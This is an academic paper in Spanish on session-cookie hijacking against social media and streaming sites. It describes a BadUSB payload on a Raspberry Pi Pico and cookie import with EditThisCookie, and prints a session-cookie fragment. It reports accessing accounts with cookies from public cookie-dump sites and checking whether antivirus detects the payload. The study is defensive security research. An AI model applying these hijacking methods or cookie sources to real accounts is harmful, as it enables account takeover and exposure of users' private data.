UNIVERSIDAD TÉCNICA DE MANABÍ
Fundada en 1952

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Vulnerabilidades de las cookies en aplicaciones web: Redes Sociales y Streaming

Cookie vulnerabilities in web applications: Social Networks and Streaming

Autores

[1*]*Aura Dolores Zambrano Rendon*

[1]*Luis Cristóbal Cedeño Valarezo*

[2]*Diego Alexander Avellán Vera*

[2]*Jahir Enrique Herrera Molina*

[2]*Kevin Julio Cedeño Zambrano*

[1]Grupo de Investigación SISCOM, Escuela Superior Politécnica Agropecuaria de Manabí Manuel Félix López. El Limón vía a Calceta - El Morro, Ecuador.

[2]Carrera de Computación, Escuela Superior Politécnica Agropecuaria de Manabí Manuel Félix López. El Limón vía a Calceta - El Morro, Ecuador.

*Autor para correspondencia

Como citar el artículo:
Zambrano Rendon, A. D., Cedeño Valarezo, L. C., Avellán Vera, D.A., Herrera Molina, J.E. & Cedeño Zambrabo, K.J. (2023). Vulnerabilidades de las cookies en aplicaciones web: Redes Sociales y Streaming. *Informática y Sistemas: Revista de Tecnologías de la Informática y las Comunicaciones, 7*(1), pp. 34–44. https://doi.org/10.33936/isrtic.v7i1.5792

Enviado: 30/03/2023;
Aceptado: 16/05/2023;
Publicado: 31/05/2023

Resumen

El objetivo de esta investigación fue analizar la vulnerabilidad de los ataques relacionados con el Id de sesión y el uso de cookies en ataques Cross Site Request Forgery (CSRF) simulando un ciberataque real en un entorno controlado. La metodología empleada fue Pentesting con OWASP, se divide en cuatro fases: Reconocimiento, se enfocó en el análisis de Redes Sociales y plataformas de Streaming con el propósito de recaudar información que pueda ser utilizada para obtener acceso no autorizado al sistema o aplicación. Análisis de vulnerabilidades, se encargó de seleccionar las herramientas para explotar las vulnerabilidades identificadas. Explotación, consistió en realizar acciones para comprometer el sistema auditado utilizando herramientas automatizadas simulando un Rubber Ducky con el Arduino Raspberry Pi Pico. Post explotación, se enfocó en realizar pruebas para comprobar la información que se puede obtener al explotar las debilidades identificadas. Los resultados que se obtuvieron en base de las cookies, Facebook es la red social más vulnerable y expone la mayor cantidad de datos a los atacantes. Twitter detecta y bloquea la actividad sospechosa, mientras que LinkedIn y Reddit son las más seguras, no se pudo acceder a las cuentas utilizando las cookies extraídas. Por otro lado, YouTube es la plataforma de Streaming que brinda más información a los atacantes, mientras que Netflix es una de las más vulnerables debido a la gran cantidad de cookies encontradas.

Palabras clave: Robo de Sesión; Redes Sociales; Plataformas de Streaming; Rubber Ducky.

Abstract

The research analyzes the vulnerability of attacks related to the session ID and the use of cookies in Cross Site Request Forgery (CSRF) attacks simulating a real cyber attack in a controlled environment. The methodology used was Pentesting with OWASP, which is divided into four phases: Recognition, which focuses on the analysis of social networks and Streaming platforms to obtain information that can be used to obtain unauthorized access to the system or application. Vulnerability analysis, which is responsible for selecting the tools to exploit the vulnerabilities identified in the previous phase. Exploitation, which consists of taking actions to compromise the audited system using automated tools simulating a Rubber Ducky with the Arduino Raspberry Pi Pico. Post exploitation focuses on testing to verify the information that can be obtained by exploiting the identified weaknesses. As a result, Facebook is the most vulnerable social network and exposes the largest amount of data to attackers. On the other hand, YouTube is the Streaming platform that provides the most information to attackers, while Netflix is one of the most vulnerable due to the large number of cookies found. Twitter is considered one of the safest social networks as it detects and blocks suspicious activity, while LinkedIn and Reddit are the safest as accounts could not be accessed using the extracted cookies.

Keywords: Session Theft; Social networks; Streaming Platforms; Rubber Ducky.

https://revistas.utm.edu.ec/index.php/informaticaysistemas/index

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

1. Introducción

En un mundo cada vez más digital, los ciberataques y los fraudes en línea son cada vez más comunes, y pueden tener graves consecuencias económicas y reputacionales. En consecuencia, es importante que tanto los individuos como las organizaciones adopten medidas de seguridad informática adecuadas, como el uso de software de seguridad y la educación de los usuarios, para protegerse de posibles amenazas cibernéticas. Vega (2021) define a la seguridad informática como un concepto, que cada vez se involucra más en la sociedad hiperconectada, debido a la gran demanda de la tecnología de información y comunicación. Tal como ha señalado Álvarez (2022) es evidente que, a medida que este se vuelva cada vez más complejo, su nivel de importancia y relevancia crítica también irá en aumento.

Esta realidad plantea la necesidad de considerar y abordar cuidadosamente los riesgos y vulnerabilidades que puedan surgir en consonancia con el aumento de la sofisticación del software. De acuerdo con Aguilera et al. (2017) la protección de la información depende de un conjunto de medidas administrativas, organizativas, físicas, técnicas o lógicas, legales y educativas, con un enfoque integral y en sistema, de forma tal que garantice su confidencialidad, integridad y disponibilidad. Una sola debilidad en un sistema puede tener graves consecuencias en el rendimiento de una empresa y hacer que la información sea vulnerable a los ataques cibernéticos. Desde el punto de vista de Ríos Gutiérrez et al. (2018) las organizaciones descuidan la seguridad de las redes por las que circula su información valiosa, enfocándose principalmente en prevenir el robo externo o interno de datos. Es decir, cuanto mayor sea su complejidad, mayores serán las posibilidades de que los ciberdelincuentes logren vulnerar. En América Latina 2020, las empresas son más frecuentemente afectadas en comparación a los usuarios, con una proporción de 2:1. Durante el período de enero a septiembre de 2020, Kaspersky bloqueó más de 20,5 millones de ataques a usuarios domésticos y más de 37,2 millones de ataques a organizaciones en Argentina, Brasil, Chile, Colombia, México y Perú. Estos datos se basan en las 30 amenazas más comunes en la región (Diazgranados, 2020).

Según Loaiza Carpio (2017) se plantea que: “Una vulnerabilidad es una debilidad o error (intencional o no) en un sistema informático que puede provocar daño a un activo o recurso informático” (p. 13). En otros términos, las vulnerabilidades en las aplicaciones web son una amenaza constante para la seguridad de la información. Algunas de las vulnerabilidades más comunes incluyen ataques de inyección de SQL, inyección de código, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), entre otros. Estos ataques pueden permitir a los atacantes acceder a información confidencial y sensible, como contraseñas, números de tarjeta de crédito e información personal. Tomando en cuenta que es importante dar prioridad a las aplicaciones web debido a las múltiples características que poseen, las cuales albergan diversas tecnologías que pueden contener errores y vulnerabilidades (Roca y Fernández, 2019).

González y Zúñiga (2017) definen a las cookies como pequeños segmentos de datos que permiten suplir las limitaciones que tiene un protocolo sin estado como HTTP. Las cookies son una herramienta comúnmente utilizada en aplicaciones web para almacenar información sobre el estado de un usuario y mantener su sesión activa. Sin embargo, el uso inadecuado de cookies puede exponer a una aplicación a diversas vulnerabilidades de seguridad. Las cookies suelen utilizar encriptación simétrica para proteger la información almacenada en ellas. El algoritmo más comúnmente utilizado para encriptar las cookies es AES (Advanced Encryption Standard). AES es un algoritmo de encriptación de bloque que utiliza claves de 128, 192 o 256 bits. Es considerado como uno de los algoritmos de encriptación más seguros disponibles y es ampliamente utilizado en una variedad de aplicaciones, incluyendo la encriptación de datos en disco, VPNs (Virtual Private Network) y comunicaciones seguras.

Los delincuentes cibernéticos pueden utilizar diversas tácticas para obtener acceso no autorizado a las sesiones de los usuarios mediante el robo de las mismas. Según Marcillo (2021) las pruebas de penetración son una técnica de seguridad cibernética que se utiliza para evaluar la seguridad de un sistema informático, red o aplicación web, con el objetivo de identificar posibles vulnerabilidades que puedan ser explotadas por atacantes. Las vulnerabilidades en las cookies pueden permitir a los atacantes obtener acceso no autorizado a la información personal de los usuarios, especialmente en Redes Sociales y plataformas de Streaming. Según Kaspersky (2021) el tiempo dedicado al Streaming aumentará en casi un 75% en 2020. El presente artículo se enfoca en la investigación y análisis exhaustivo acerca de las vulnerabilidades asociadas con los ataques relacionados al Id de sesión y el uso de cookies en situaciones donde existe la posibilidad de que se produzcan ataques CSRF dentro de plataformas de Redes Sociales y Streaming. Para lograr este objetivo, se llevó a cabo un estudio de pentesting en un entorno controlado, simulando un ciberataque real con el fin de evaluar la efectividad de las medidas de seguridad existentes.

2. Materiales y Métodos

2.1. Pentesting con OWASP

Se trata de una certificación que se enfoca principalmente en la formación de profesionales en seguridad informática, específicamente en el ámbito de los hackers éticos. Hernández (2022) define esta metodología como una prueba de seguridad ofensiva que simula un ciberataque real en un entorno controlado. A diferencia de una metodología, su objetivo principal es capacitar a los profesionales en la práctica de identificación de vulnerabilidades, utilizando herramientas y técnicas similares a

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (34-44): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5792

las que emplean los atacantes.

2.1.1. Reconocimiento

Inicialmente se realizó una revisión bibliográfica sobre el tema objeto de estudio, donde se pudo investigar el funcionamiento de las cookies en las aplicaciones web. Se centrará en identificar y seleccionar las plataformas de Redes Sociales y Streaming más populares en internet y analizar el nivel de seguridad que presentan, utilizando ataques de Id de sesión aplicando la herramienta para extracción de cookies, "EditThisCookie", establecida como una extensión de Google Chrome.

2.1.2. Análisis de vulnerabilidades

Luego del análisis de las vulnerabilidades en estos sitios se procedió a indagar sobre los procesos más idónea para explotar dicha vulnerabilidad utilizando la herramienta "EditThisCookie", utilizada para importar y exportar Id de sesión de las cuentas públicas y privadas vulneradas mediante las cookies. Posteriormente se analizó el proceso de ataque y se identificó el dispositivo Raspberry Pi Pico para extracción de cookies.

2.1.3. Explotación

Según Hernández (2022) consiste en realizar aquellas acciones que puedan comprometer al sistema auditado. Se utilizan las herramientas automatizadas para la explotación de las vulnerabilidades identificadas en la gestión de sesiones y cookies de sesión, planteadas en las fases anteriores.

Se configuró el dispositivo Raspberry Pi Pico con las instrucciones alojadas en el repositorio de Git: https://github.com/dbisu/pico-ducky, utilizando la versión 7.3.3 del archivo. uf2. Y a continuación se creó el Payload con las instrucciones para la extracción de cookies explotando las vulnerabilidades analizadas anteriormente. Finalmente se realizaron pruebas de ataques controlados en ordenadores de estudiantes y docentes de una institución educativa, validando la funcionabilidad del dispositivo y reseteando su programación de acuerdo a los errores encontrados.

2.1.4. Post explotación

Se engrano la información extraída de las cuentas públicas, privadas y las obtenidas con el dispositivo Raspberry Pi Pico y se analizó los datos sensibles obtenidos logrando ingresar a las cuentas de los sitios web objeto de estudio.

3. Resultados y Discusión

3.1. Reconocimiento

Las cookies son archivos de texto que almacenan información de inicio de sesión, como nombre de usuario y la contraseña cifrada.

De acuerdo con las declaraciones de Vázquez (2022) las plataformas de Streaming más populares en la actualidad son: Netflix con el 70% de los usuarios, Amazon Prime Video con el 59 % de los consumidores, Hulu con el 49% de los espectadores y Disney + con el 36 %. Basado en esta información, se han seleccionado las siguientes Redes Sociales y plataformas de Streaming como objeto de estudio para el análisis de


```
{
    "domain": ".netflix.com",
    "expirationDate": 1704361626.518208,
    "hostOnly": false,
    "httpOnly": true,
    "name": "SecureNetflixId",
    "path": "/",
    "sameSite": "strict",
    "secure": true,
    "session": false,
    "storeId": null,
    "value": "v%3D2%26mac%3DAQEAEQABABQ6016Hi6P4o4GcL5fIs7AgJV1Eix_FL3A.%26dt%3D16728256269 40"
},
```


Figura 1: Fragmento de Cookie
Fuente: Los autores

vulnerabilidades (Tabla 1).

En lo antes expuesto se realizó una búsqueda de páginas web que

Tabla 1: Redes sociales y plataformas de streaming a vulnerar
Fuente: Los autores

Redes Sociales	Plataformas de Streaming
LinkedIn	Twitch
Reddit	Netflix
Facebook	Amazon prime
Instagram	Disney plus
Twitter	Crunchyroll
Tick tock	Youtube
Pinterest	HBO
	Spotify

ofrezcan cookies públicas con plataformas de Streaming, como es rttar.com y imperialpedia.com que son web especializadas en publicar cookies de plataformas de Streaming, así mismo, para verificar las vulnerabilidades existentes en las plataformas de Redes Sociales se crearon cuentas con el propósito de generar los cookies, posteriormente se procedió a importarlas para comprobar su vulnerabilidad y el riesgo de la información expuesta de los usuarios en este tipo de Redes Sociales.

Así mismo, se crearon cuentas en distintas Redes Sociales con



Figura 2: Páginas web que ofrezcan cookies. (a) rttar.com; (b) imperialpedia.com

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

el propósito de evaluar su nivel de protección ante posibles amenazas en línea. Estas validaciones incluyeron el uso de herramientas destinadas a detectar actividades sospechosas y evitar la suplantación de identidad, la recepción de notificaciones de seguridad en caso de posibles amenazas, la aplicación de autenticación de dos factores, así como la evaluación de las políticas de protección de datos personales y privacidad ofrecidas por cada una de las Redes Sociales que se detallan en la (Tabla 1). Posteriormente se analizaron las respectivas extensiones de navegadores para importar y exportar las cookies (Tabla 2).

Tabla 2: Principales extensiones de Google para el tratamiento de cookies.
Fuente: Los autores

Extensiones para el manejo de cookies			
Nombre	**Funciones Necesarias**		
	Importar	**Exportar**	**Editar**
cookie-editor.cgagnier.ca	☐	☐	☐
www.hotcleaner.com	☐	☐	☐
CookieManager - Cookie Editor	☐	☐	☐
EditThisCookie	☐	☐	☐

Es importante destacar que, se empleó la extensión "EditThisCookie" disponible en Google Chrome, la cual ofrece diversas opciones tales como eliminar, insertar, modificar, importar y exportar cookies. Así mismo, cuenta con características que permiten acceder a su interfaz a través del enlace de la página web correspondiente, lo que facilita la automatización del proceso de exportación de cookies.



Figura 3: Interfaz de la extensión EditThisCookie disponible en Google Chrome. (a) Visualización de Cookies; (b) Importación de Cookie de Pinterest
Fuente: Los autores

3.2. Análisis de vulnerabilidades

3.2.1. Extensión de Google Chrome EditThisCookie

En un entorno de práctica controlado, se ha evidenciado que es factible robar información a través del acceso a la sesión almacenada en las cookies con solo unos pocos clics (Figura 3). Esta vulnerabilidad expone la facilidad con la que un atacante podría acceder a la información sensible y valiosa. De acuerdo con Muncaster (2022) los Id de sesión son emitidos durante el inicio de sesión en sitios web y aplicaciones. Se ha constatado que al exportar las cookies de las Redes Sociales y plataformas de Streaming y luego importarlas en otro ordenador utilizando la extensión EditThisCookie, es posible iniciar sesión en la misma página sin la necesidad de proporcionar el usuario y la contraseña (Figura 3). El uso de la extensión de Chrome EditThisCookie ha permitido una edición más eficiente y ágil de las cookies al simplificar el proceso de edición de las mismas. Como resultado se ha capturado el Id de sesión en sitios web de Redes Sociales y plataformas de Streaming (Tabla 1).

3.2.2. Rubber Ducky USB con un Raspberry Pi Pico

Raspberry Pi Pico es una placa de microcontrolador basada en el chip Raspberry Pi RP2040, ha sido diseñada para ser una plataforma de desarrollo flexible y de bajo costo para RP2040, con una interfaz inalámbrica de 2,4 GHz y proporciona suficiente potencia para proyectos integrados. De acuerdo con Vishnu y Kulkarni (2022) los dispositivos HID, como mouse y teclados, han evolucionado para ser reconocidos por el sistema operativo como dispositivos seguros, lo que ha mejorado significativamente la seguridad del hardware en los ordenadores modernos. Según Fuentes et al. (2018) la gran mayoría de los controladores reguladores utilizados (más del 97%) son del tipo PID. Esto se debe en gran medida a que son fáciles de ajustar y están disponibles en prácticamente todos los equipos de control de la industria. Básicamente, un controlador PID mide la variable que se desea controlar y la compara con el valor deseado (también conocido como "setpoint").

Rubber Ducky USB o también denominado BadUSB permite extraer las cookies de un ordenador a través de una ejecución de comandos programados con software malicioso que accede a la información almacenada en el navegador web del ordenador objetivo. Según Vishnu y Kulkarni (2023) este dispositivo lo definen como una especie de software que se graba directamente en una pieza de hardware, conocida como Firmware, para poder conectarse con el sistema operativo del ordenador, los controladores de hardware, también conocidos como controladores de dispositivos, son una colección de archivos.

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (34-44): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5792



Figura 4: Rubber Ducky USB
(a) Dispositivo Raspberry Pi Pico; (b) Raspberry Pi Pico conectado como teclado.
Fuente: Los autores

3.3. Explotación

3.3.1. Modo de configuración

El dispositivo Raspberry Pi Pico y las placas RP2040 de terceros pueden usar una variedad de lenguajes de programación, incluidos Micro Python, Circuit Python, C / C ++ y el lenguaje de Arduino. Incluso hay Piper Play, una versión basada en bloques de Python para el Pico. Micro Python y C / C ++ son los lenguajes oficialmente admitidos por la Fundación Pi, pero Circuit Python, que es similar, tiene ciertas ventajas, como su soporte integrado para USB HID, lo que significa que puede convertir su Pico en un teclado, mouse o joystick que es reconocido por una PC (Personal Computer) (Figura 4). Para editar el payload sin tener que esperar a que se ejecute cada vez que se conecte a la PC, ingresa al modo de configuración conectando el pin 1 (GP0) al pin 3 (GND), esto detendrá la inyección del payload por parte de pico-ducky, para cambiar el idioma de inglés a español se descarga el pyzip, llamado circuitpython-keyboard-layouts-7x-mpy-XXXXXXXX.zip.



Figura 5: Modo de configuración del Raspberry Pi Pico
(a) Puente pin 1 (GP0) al pin 3 (GND); (b) Archivos a copiar del .zip descargado;
(c) Código que ejecuta el teclado en inglés; (d) Código que ejecuta el teclado en español.
Fuente: Los autores

3.3.2. Creación del Payload

El script automatiza acciones en Chrome y PowerShell, en términos generales, el script realiza los siguientes pasos:



Figura 6: Funcionamiento del Payload.dd
Fuente: Los autores

El Raspberry Pi Pico, luego de ser configurado y cargado con el archivo Payload e insertado en un ordenador víctima, tiene la finalidad de ser detectado como un dispositivo USB HID en el ordenador y finalmente extrae las cookies de los sitios de Redes Sociales y almacenarlas dentro de sí mismo. Para comprobar la veracidad del Raspberry Pi Pico, se probaron en varios ordenadores con diferentes características (Tabla 3), durante el proceso de prueba, se identificaron ciertas variables clave que deben ser consideradas para asegurar el correcto funcionamiento del dispositivo. Estas incluyen la capacidad de procesamiento, velocidad de reloj, memoria RAM, sistema operativo y la disponibilidad de drivers específicos. Cualquier variación en estas características puede afectar significativamente el rendimiento del Raspberry Pi Pico.

Tabla 2: Características de los PC
Fuente: Los autores

Ordenador	Características					
	Procesador	**Ram**	**Sistema Operativo**	**Almacenamiento**	**Antivirus**	**GPU**
1	AMD Ryzen 3 3250U	4GB	Windows 11 Home	SSD/ 118GB/ 35.6GB Usado	Windows Defender	Radeon Graphics
2	Intel®Core™ i5	4GB	Windows 8.1 Pro	HDD/ 283GB/ 57.4GB Usado	Windows Defender	Nvidia 320m
3	AMD Ryzen 7 3700U	8GB	Windows 11 Home	M.2/ 476GB / 73.8GB Usado	Windows Defender	Radeon Vega Mobile Gfx
4	Intel®Core™ i5-10400	16GB	Windows 10 Pro	M.2/ 465GB / 387GB Usado	kaspersky free	intel ® UHD graphics 630
5	Intel®Core™ i7-9700	16GB	Windows 11 Home	HDD/ 500GB /	360 total security	Nvidia 1660 ti
6	Intel®Core™ i7-4771	12GB	Windows 11 Home	SSD/ 500GB / 400GB Usados	360 total security	Radeon 5500xt
7	Intel®Core™ i3-1005G1	8GB	Windows 10 Pro	SSD/ 222GB / 88GB Usados	kaspersky free	
8	Intel® Core™ I5-2410M CPU @ 2.30 GHZ	16 GB	Windows 10 Home	SSD 500 MB	Biddefender Total securiy	
9	Intel® Core™ i7-8550U CPU @ 1.80 GHz	16 gb	Windows 10	1.24 TB	Windows Defender	Radeon Graphics
10	Intel®Core™ i5	8GB	Windows 8.1 Pro	HDD/ 283GB/ 57.4GB Usado	Windows Defender	Nvidia 320m

Se llevó a cabo aproximadamente 500 validaciones para evaluar la eficacia del dispositivo Raspberry Pi Pico en varios ordenadores con diferentes especificaciones (Tabla 3). Se identificaron ciertas características críticas que deben ser consideradas para lograr el funcionamiento óptimo del dispositivo (Tabla 4). La principal limitación identificada en el estudio fue la variabilidad en el tiempo de ejecución del script en los diferentes ordenadores; se evidenció que se debe asignar un tiempo de espera apropiado entre las ejecuciones según el tamaño de la tarea a procesar, en algunos procesos requerían un retardo mínimo de 200ms y un máximo de 10000ms debido a la apertura de programas que

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

dependían directamente de la capacidad de procesamiento del equipo o de la velocidad de la conexión a internet.

Tabla 4: Observaciones encontradas del desempeño del Raspberry Pi Pico

Fuente: Los autores

Observaciones	Recomendaciones
El dispositivo escribe caracteres diferentes a los indicados en el Payload.dd	Configurar el Teclado del Dispositivo con el mismo idioma que el ordenador a atacar.
No escribe todo el comando en una acción en específico.	Establecer correctamente los tiempos de espera entre cada acción dependiendo de la capacidad del ordenador víctima.
No tiene ningún registro de cookies de sesión	Verificar que el equipo víctima tenga activado el guardado de cookies.
Navegador Desactualizado en PC más antiguos	Actualizar Navegador.
Desconfiguración del Raspberry Pi Pico	Guardar los archivos de Configuración.
No carga el Navegador	Comprobar la Configuración de redes.
No abre la Consola del Navegador	Revisar al presionar f12 en el navegador si está seleccionada la consola (en el caso de encontrarse en la pestaña de elementos, seleccionar consola)

3.4. Post explotación

Posteriormente, se recopilaron cookies públicas de los sitios web rttar.com e imperialpedia.com, junto con las generadas por los investigadores y el dispositivo Raspberry Pi Pico. Utilizando estas cookies, se logró acceder a datos muy sensibles al vulnerar las plataformas de la (Tabla 1). Esto demuestra que un atacante puede obtener información de los propietarios de estas cuentas con solo un par de herramientas y aplicarlas. Sin embargo, por razones éticas, no se compartió ni utilizó información sobre transacciones económicas de los usuarios vulnerados. Durante el uso de la herramienta Raspberry Pi Pico, se observó que el rendimiento puede verse afectado por factores externos, como la velocidad del Internet y el nivel de rendimiento del ordenador objetivo (Tabla 4).

Figura 7: Error debido a que la página web no pudo cargarse debido a las limitaciones de capacidad del ordenador utilizado
Fuente: Los autores

En la evaluación del dispositivo, se consideraron los programas antivirus para verificar si el acceso al sistema se realizaba sin ser detectado. Para llevar a cabo esta evaluación, se cargó el Payload en la página web VirusTotal y se analizó su capacidad para evadir la detección de los programas antivirus.

Figura 8: Reporte de VirusTotal al Evaluar el Payload
Fuente: https://www.virustotal.com/gui/home/upload

A partir de las Redes Sociales que se investigaron, utilizando el dispositivo Raspberry Pico, se pudo acceder a las siguientes plataformas:

Tabla 5: Prueba de acceso con las Cookies obtenidas del Raspberry Pico

Fuente: Los autores

Redes Sociales (Privadas)	Acceso
LinkedIn	Denegado
Reddit	Denegado
Facebook	Permitido
Instagram	Permitido
Twitter	Permitido
Tick tock	Permitido
Pinterest	Permitido

Se llevaron a cabo diversas pruebas y análisis para garantizar la seguridad y privacidad de la información recopilada. Gracias a la capacidad de Raspberry Pico para recopilar datos de manera eficiente, se obtuvo una gran cantidad de información valiosa y relevante que permitió profundizar en el estudio de las Redes Sociales seleccionadas. Es importante destacar que se respetaron las políticas y términos de uso de cada plataforma, y se actuó de manera ética en todo momento.

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (34-44): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5792

Tabla 6: Acceso a cuentas públicas y privadas

Fuente: Los autores

Cuentas Privadas	Usuarios	Cuentas Públicas	rttar	imperialpedia
Youtube	5	Netflix	5	1
Twich	5	Crunchyroll	1	1
Facebook	5	Prime Video	1	1
Instagram	5	HBO	0	1
Twitter	5	Disney Plus	0	1
Tiktok	5	Spotify	1	1
Pinterest	5			
LinkdIn	5			

Se generaron 40 cuentas privadas para las plataformas de Redes Sociales y 14 cookies de cuentas publicas extraídas de las páginas rttar.com y imperialpedia.com para las plataformas de Streaming.

Tabla 7: Comparación de las Redes Sociales y los datos vulnerados

Fuente: Los autores

Redes Sociales	LinkedIn	Reddit	Facebook	Instagram	Twitter	Tick tock
Información personal	⊘	⊘	☑	☑	☑	☑
Información de perfil	⊘	⊘	☑	☑	☑	☑
Fotos y videos privados	⊘	⊘	☑	☑	☑	☑
Información de empleo	⊘	⊘	☑	☑	☑	☑
Historial de transacciones	⊘	⊘	☑	☑	☑	☑
Mensajes privados	⊘	⊘	☑	☑	☑	☑
Cuentas vinculadas	⊘	⊘	☑	☑	☑	☑
Información de ubicación	⊘	⊘	☑	☑	☑	☑
historial de navegación	⊘	⊘	☑	☑	☑	☑
Información de contactos	⊘	⊘	☑	☑	☑	☑

En cuanto a las plataformas de Streaming, se obtuvieron cookies de las páginas rttar.com e imperialpedia.com. Sin embargo, se observó que estas páginas a veces proporcionaban cookies expiradas, lo que generaba un cierto grado de error en el proceso de obtención de las mismas.

4. Discusión

Es esencial destacar que las técnicas mencionadas anteriormente son solo algunas de las muchas formas en que se pueden descubrir vulnerabilidades en las cookies. Hay una gran cantidad de técnicas y herramientas disponibles para este propósito. Además, es fundamental contar con un equipo altamente capacitado y con experiencia en seguridad informática para llevar a cabo estas pruebas de manera efectiva. De lo contrario, podrían pasarse por

Tabla 8 : Comparación de las Plataformas de Streaming y los datos vulnerados

Fuente: Los autores

Plataformas de Streaming	Twitch	Netflix	Amazon prime	Disney plus	Crunchyroll	YouTube	HBO	Spotify
Información personal	☑	☑	☑	☑	☑	☑	☑	☑
Información de perfil	☑	☑	☑	☑	☑	☑	☑	☑
Fotos y videos privados	☑	⊘	⊘	⊘	⊘	☑	⊘	⊘
Información de empleo	⊘	⊘	⊘	⊘	⊘	☑	⊘	⊘
Historial de transacciones	⊘	⊘	☑	☑	☑	☑	☑	☑
Mensajes privados	☑	⊘	⊘	⊘	⊘	☑	⊘	⊘
Cuentas vinculadas	☑	☑	☑	☑	☑	☑	☑	☑
Información de ubicación	☑	☑	☑	☑	☑	☑	☑	☑
historial de navegación	☑	☑	☑	☑	☑	☑	☑	☑
Información de contactos	☑	⊘	⊘	⊘	⊘	☑	⊘	⊘

alto vulnerabilidades importantes o se podrían generar falsos positivos que podrían llevar a una conclusión equivocada. La seguridad informática es un campo altamente especializado que requiere una atención cuidadosa y una experiencia profunda para garantizar que los sistemas estén protegidos de manera efectiva contra amenazas y ataques cibernéticos.

La extensión Cookie Editor puede ser una herramienta muy útil para analizar el comportamiento de las cookies en diferentes Redes Sociales y plataformas de Streaming. En este sentido, es importante señalar que Twitter, ha implementado medidas de seguridad para proteger a los usuarios, como el bloqueo de cuentas en caso de detectar un comportamiento sospechoso. Sin embargo, es cierto que no todas las plataformas tienen las mismas medidas de seguridad, y algunos usuarios pueden utilizar herramientas como Cookie Editor para extraer y manipular las cookies de otros usuarios. Es por eso que las empresas deben tomar medidas para proteger la privacidad y seguridad de sus usuarios.

En el caso de Facebook, es cierto que no tiene el mismo nivel de seguridad que otras plataformas, y se han reportado casos en los que los datos de los usuarios han sido utilizados de manera malintencionada. Aunque la plataforma ha tomado medidas para mejorar la seguridad de los datos de los usuarios, es necesario que los usuarios estén al tanto de los riesgos que existen al compartir información en línea, y puedan tomar medidas para proteger su privacidad y seguridad.

Importar cookies de sitios públicos de plataformas de Streaming puede proporcionar información valiosa sobre el comportamiento del usuario y sus preferencias. Por ejemplo, al importar las cookies de Netflix, se pueden ver los programas y películas que ha visto el usuario, y al observar esta información en conjunto con los datos demográficos del usuario, se pueden inferir sus gustos y preferencias. Cabe destacar que no todas las plataformas de Streaming ofrecen el mismo nivel de acceso

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

a través de cookies. Algunas, como Netflix, permiten ver todo el contenido disponible, mientras que otras, como Disney Plus Hotstar, limitan el acceso solo a la información del usuario.

